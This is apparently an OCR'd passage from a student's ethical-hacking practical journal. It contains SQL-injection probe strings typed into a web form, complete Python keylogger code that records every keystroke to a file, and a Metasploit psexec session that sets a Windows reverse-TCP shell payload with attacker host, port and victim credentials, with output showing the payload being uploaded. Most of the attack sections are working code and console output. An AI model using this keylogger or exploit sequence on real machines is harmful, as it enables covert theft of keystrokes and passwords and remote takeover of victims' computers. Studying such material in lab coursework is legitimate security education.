


Step 9 : Write "1" in text box and click on submit.




Step 10 : Write "a' or "='" in text box and click on submit.

Step 11 : Write "1=1" in text box and click on submit.



Step 12 : Write "1*" in text box and click on submit.




PRACTICAL NO. 9

Aim: - Create a simple keylogger using python

Code: -

```
from pynput.keyboard import Key, Listener
import logging
# if no name it gets into an empty string
log_dir = ""
# This is a basic logging function
logging.basicConfig(filename=(log_dir+"key_log.txt"), level=logging.DEBUG,
format='%(asctime)s:%(message)s:')
# This is from the library
def on_press(key):
        logging.info(str(key))
# This says, listener is on
with Listener(on_press=on_press) as listener:
        listener.join()
```

Output: -



PRACTICAL NO. 10

AIM: Using Metasploit to exploit

Steps:
Download and open metasploit
Use exploit to attack the host
Create the exploit and add the exploit to the victim's PC

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 192.168.1.100
RHOST => 192.168.1.100
msf exploit(psexec) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf exploit(psexec) > set LPORT 4444
LPORT => 4444
msf exploit(psexec) > set SMBUSER victim
SMBUSER => victim
msf exploit(psexec) > set SMBPASS s3cr3t
SMBPASS => s3cr3t
msf exploit(psexec) > exploit

[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'victim'...
[*] Uploading payload...
[*] Created \hikmEeEM.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (ciWyCVEp - "MXAVZsCqfRtZwScLdexnD")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
```